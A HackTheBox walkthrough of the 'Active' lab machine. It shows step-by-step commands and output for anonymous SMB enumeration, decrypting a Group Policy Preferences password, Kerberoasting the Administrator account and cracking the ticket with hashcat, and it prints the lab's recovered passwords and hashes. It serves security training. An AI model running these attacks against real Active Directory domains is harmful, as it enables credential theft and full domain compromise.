Active
Walkthrough of the Active machine – enumerating anonymous SMB shares to find a Group Policy Preferences (GPP) password in Groups.xml, decrypting it with gpp-decrypt for a domain user foothold, then escalating to Domain Admin by Kerberoasting a service ticket for the Administrator account and cracking it with hashcat.

Active - HackTheBox Writeup
Active is an Easy Windows machine on HackTheBox. It centers on a Domain Controller where an anonymously-readable SYSVOL replication share leaks a Group Policy Preferences (GPP) password, and a Kerberoasting attack against the built-in Administrator account hands over full domain compromise.
Box Info
- Name: Active
- Difficulty: Easy
- OS: Windows
- Release Date: 28 Jul 2018
- Retire Date:
- Creator: eks & mrb3n

Recon
Started with an nmap scan to see open ports and available services.
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ nmap -p- --min-rate 10000 -oA nmap_active 10.129.57.231
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 22:37 EEST
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.14% done; ETC: 22:37 (0:00:14 remaining)
Nmap scan report for 10.129.57.231
Host is up (6.3s latency).
Not shown: 43703 filtered tcp ports (no-response), 21814 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfsr
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49158/tcp open  unknown
49164/tcp open  unknown
49173/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 76.97 seconds
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ nmap -p53,88,135,139,389,445,593,636,3268,5722,9389,47001 -sCV -oN access_deep 10.129.57.231
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 22:39 EEST
Nmap scan report for 10.129.57.231
Host is up (0.20s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-17 19:40:14Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap
5722/tcp  open  msdfsr?
9389/tcp  open  adws?
47001/tcp open  winrm?
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-17T19:40:28
|_  start_date: 2026-09-17T18:24:31
|_clock-skew: -2s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.24 seconds
A full Active Directory Domain Controller footprint: DNS, Kerberos, LDAP, SMB, global catalog, and WinRM — domain is active.htb.
SMB Enumeration 139/445
This is a Windows host, so I enumerated SMB to check for available shares, using smbmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ sudo smbmap -H 10.129.57.231

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.57.231:445       Name: 10.129.57.231             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections
One share, Replication, is readable.
Initial Access — GPP Password (Groups.xml)
I accessed the Replication share with smbclient and browsed its contents, logging in with anonymous credentials:
1
2
3
4
5
6
7
8
9
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ smbclient //10.129.57.231/Replication
Password for [WORKGROUP\T4T4R1S]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 21 12:37:44 2018
  ..                                  D        0  Sat Jul 21 12:37:44 2018
  active.htb                          D        0  Sat Jul 21 12:37:44 2018
Digging through the folders, I found a Groups.xml file:
1
2
3
4
5
6
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> dir
  .                                   D        0  Sat Jul 21 12:37:44 2018
  ..                                  D        0  Sat Jul 21 12:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 22:46:06 2018

                5217023 blocks of size 4096. 279163 blocks available
Downloaded it with get:
1
2
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.xml (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
Opening the file locally revealed a GPP password:
GPP (Group Policy Preferences) is a Windows feature that can store usernames and passwords in Group Policy files. The password is stored as a
cpasswordvalue, which can be decrypted in old, vulnerable configurations.
The file contained a cpassword tied to the user active.htb\SVC_TGS:
1
2
3
4
5
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
There’s a tool called gpp-decrypt that decrypts these passwords back to plaintext:
1
2
3
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
    GPPstillStandingStrong2k18
With active.htb\SVC_TGS : GPPstillStandingStrong2k18 in hand, I re-enumerated shares with the new credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ smbmap -H 10.129.57.231 -d active.htb -u SVC_TGS -p 'GPPstillStandingStrong2k18'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.57.231:445       Name: 10.129.57.231             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   READ ONLY
[*] Closed 1 connections

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜
Now with access to three shares, I connected to the Users share:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ smbclient  //10.129.57.231/Users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 16:39:20 2018
  ..                                 DR        0  Sat Jul 21 16:39:20 2018
  Administrator                       D        0  Mon Jul 16 12:14:21 2018
  All Users                       DHSrn        0  Tue Jul 14 08:06:44 2009
  Default                           DHR        0  Tue Jul 14 09:38:21 2009
  Default User                    DHSrn        0  Tue Jul 14 08:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 07:57:55 2009
  Public                             DR        0  Tue Jul 14 07:57:55 2009
  SVC_TGS
Found the user flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
smb: \SVC_TGS\Desktop\> dir
  .                                   D        0  Sat Jul 21 17:14:42 2018
  ..                                  D        0  Sat Jul 21 17:14:42 2018
  user.txt                           AR       34  Thu Sep 17 21:25:50 2026
cd
                5217023 blocks of size 4096. 278907 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \SVC_TGS\Desktop\> exit

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ cat user.txt
64674b8689000000000000000
Kerberoasting
What is this? Kerberoasting exploits a simple design rule in Kerberos: any authenticated user can request a service ticket (TGS) for any account that has a Service Principal Name (SPN) registered. That ticket is encrypted with the service account’s password hash — and the KDC hands it over without questioning why you want it. You take the ticket offline, crack it with Hashcat, and recover the plaintext password. Service accounts often have weak, unrotated passwords and frequently hold privileged group memberships. One cracked service account can mean full domain compromise — and the attack is silent, effectively unlimited, and leaves minimal logs.
I used Impacket’s GetUserSPNs to request a TGS as the SVC_TGS user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ impacket-GetUserSPNs -request -dc-ip 10.129.57.231  'active.htb/SVC_TGS' > tgs.txt
Password:

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ cat tgs.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 21:06:40.351723  2026-09-17 21:25:55.211796


[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e87fa938e6585a97c8248439b2771785$c82d9bea2d3d1a5a166a736c23dfb703235474df559c21f0c2fd75280b343acf45db9199ced5a76bcb4a1fc623d7e7496cb8d33ffb602dd0866b4e8cf4090165884a77a112a1f62ec428a71f32acbd7824a51b5bc2255cadf681568f113bc03058155edece9a70ada222b5e86bed33e2ed33d73b9b19aa68a5b2ef8dbab551ebfdfdf2c02630a1bb32005c6f9c3494212ccc6f7a91830a076675ba04ad796cd7372c43778e8ce5c012e8bb4561f9a4dd141fff53f34a9cb51b4b3f921e5cd595d26b2be5f0358dc857104dfb49e59fe619c46378df53d7e407a453d6039ca268160d9b6fad4085e96215e04d3945e062bd6d8e063e749020df8f730e650db747264f06dcb642cf1605be283852ae48e0a558c0340a39945b6f6c8f05d2c4c64843435ab82bd66e230722b1de308ae69523feda557c19911c13a7ab0e66a3953649fa088fdb64cb0e163c31fce14ba1ad41f4dcbf29017666269abffbb84fcc70df4c301621e692408c52080055d015a77fd035411ae14c7328ee6b71c78e0b5fe94256220f737cd920a028927a89e71845c29710c4ae52cb361a37c5292a18acdb814e5cb1174d3f725b18b8a90130f224931155c670bcd945f3de3447b51845ebffc0bba343dc90dc1ce47db28df07dd3864b70a2da0bfad32ef1030a8d77213eb8e78e30a823cb10e268e92414532c26a691845b8c66d60e38590d92054e38ff125448af3b5383f96e28b65504c60d179fd4d9672917680065c4a6dc4e8264659c1b4868399753a40812957cd72b7305e6c95aee1efd86448eb876519a1bea2dde7c6d37293c0d7a504a1cb3d5397b550fdc51e654347750c106b5b5bfe1bbe5d0153e596b1628e4b1769c0e62cfb006d8f34a04cb8c6ef5be7282a175ceeb48121d4bf383d6d8948c8940607fbd9b522b5e660550a60f751b03ed982b5f12b035de46133e16fb82c3c73a11ae3a454bb34e9578b7069ca0344422770813a4c0d04fc4249a58ba3d3a4f6d70d4314cc04e75fcf32acea0baf781bfcd461beaf33def31d52af94bb062429b4bd666563b5640433282255ebacaf202dfd8d9ed95e3d08c95ae482fb6d5187e116ba624ae1f03c45474cb9bbfa117955572c3ab6241a803a10086a1cfe7f5b4cec84c5562c64b789e51a5e9b4680350e6dfa41a1d137fbf7d9d0563cd2150f6d7e9292e17f7d0a74f0569178d1fab3c78e8441b215fedda1354b16ca708573779be99d61285c2a40fc38e114e87
Copied the hash to my Mac to crack it with Hashcat’s GPU acceleration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
╭─   ~/pentest ······································································································  00:35:17
╰─❯ hashcat -m 13100  hash.txt ~/Pentest/Wordlists/rockyou.txt
hashcat (v7.1.2) starting

METAL API (Metal 373.7)
=======================
* Device #01: Apple M4, skipped

OpenCL API (OpenCL 1.2 (Jul 31 2026 20:36:30)) - Platform #1 [Apple]
====================================================================
* Device #02: Apple M4, GPU, 6062/12124 MB (1136 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
      For more information, see https://hashcat.net/faq/potfile

Started: Fri Sep 18 00:35:19 2026
Stopped: Fri Sep 18 00:35:20 2026

╭─   ~/pentest ······································································································  00:35:20
╰─❯ hashcat -m 13100  hash.txt --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$bf418dedee3ca2e824829caa0c3be675$b13a434c082ecf90c54a422c27b3555f2668091dd4d02cfa9f8fb9741f0632e147ae9b8d149af5c898a19297c02b5d73d6120837eeae99c1dbaa736b1aeb562d9673b3297337ab3a9408dd79f4d81b91b1b02f18a8bf94027b0321449a2b83fa3552970ea9bd4ff6a38d3638a6dce6c8b776fc0dfd1fd6b6fe8119ed5b4305aa482d8107eb07f5ea9004209dfd05daf4cf2cdaaa6d0ecb7058cd581e1751843714d356110c53d007ba17eac19cdbd2d50517f1f883d7f506d21cd338e653af1c42324eb177c67975f51b169cd963946d066bbad1d58c3eb6dd6c8254822379ad793e3d1c1fb80bb8fc665696e6f9fba691512b46a6b4653a2db4a78100d83203d50054f4c719e544b3615546b3c373fa7d1e5111f0ed5ba879560347c9573521de5f6548bfe4bbb69cac26f030efa87e5438a5bc81de123e1705b0eb607d28e38b192012132afecff59136949a442d795bd829979781a82a9ea93524b7471e3a049f9407872aa2ae9f0cdf50b076cea8811f0c56357b8b9a09b239b608a3b2d685e2e11d765d7e8e86f03c59b90f7f36b54ef4dfb6f0d0e7832391c2524031bbb2cfd09959543b2df3cd515009c75a6112d57f69dd3b6d3710ad4aaf905c1752856bb025a3688ad72ec3650e044176b7fe644cca564773e7accf2496c1b81b6104333ceddb9bcace227ad753437bf5510e1b16a63fdc78a443762a224f9505bf496c5c11e5188df63bef6ba5e9e3920bd3f46185272f9e245df0052aa808cb001d348e32c9269fae38bc597d3403b0560fc9477740ff0c659d9dbbfb295bbd2af90549a8084b93b61675fc0995fa0a315b78ed368bed8770c69978d84963edc728972390be9f0f7b52bbb45a5ff9f93f2ad6731d6f1fe321a79dd25816bd125aaa2947d61da1febeeb07d8e1c5f333ce8855f70267f0c7e6376b3fc7efba8e4e10209c6ac7c2610d8650e21655ae4eabf30ef85eccc042ff0018233ec9eb51a90c03ab26e48f4cfcd7cd421cf006a6d3c446c6b00fb55d05999b3d6cb0e6c3a588ae7065227edb5ab002dd487671eb578b217069d534c81cddd5f45eadabbdfed34f65e512b72350a7f3a2bc9b7cd96ca0e1723d9512f17f99cba5fce17a626c9193c6760a3cbc005b380d841ec1a685f9c84b23f9fd19b66d89762672ad00ba425ef9e5fe0e3b49b81bb18f8053692884149da05f078f6e5850b1a43464b54e5ca4f9e2da554bd48fb158a8736a8e8f787deab044a30c9bf7fb:Ticketmaster1968
Cracked: the Administrator password is Ticketmaster1968.
Privilege Escalation
Logged into SMB with the recovered Administrator credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ smbclient  //10.129.57.231/Users -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> cd A
Administrator\  All Users\
smb: \> cd Administrator\
smb: \Administrator\> dir
  .                                   D        0  Mon Jul 16 12:14:21 2018
  ..                                  D        0  Mon Jul 16 12:14:21 2018
  AppData                           DHn        0  Thu Sep 17 21:25:44 2026
  Application Data                DHSrn        0  Mon Jul 16 12:14:15 2018
  Contacts                           DR        0  Mon Jul 30 15:50:10 2018
  Cookies                         DHSrn        0  Mon Jul 16 12:14:15 2018
  Desktop                            DR        0  Thu Jan 21 18:49:47 2021
  Documents                          DR        0  Mon Jul 30 15:50:10 2018
  Downloads                          DR        0  Thu Jan 21 18:52:32 2021
  Favorites                          DR        0  Mon Jul 30 15:50:10 2018
  Links                              DR        0  Mon Jul 30 15:50:10 2018
  Local Settings                  DHSrn        0  Mon Jul 16 12:14:15 2018
  Music                              DR        0  Mon Jul 30 15:50:10 2018
  My Documents                    DHSrn        0  Mon Jul 16 12:14:15 2018
  NetHood                         DHSrn        0  Mon Jul 16 12:14:15 2018
  NTUSER.DAT                       AHSn   524288  Thu Sep 17 21:25:55 2026
  ntuser.dat.LOG1                   AHS   262144  Thu Sep 17 22:12:54 2026
  ntuser.dat.LOG2                   AHS        0  Mon Jul 16 12:14:09 2018
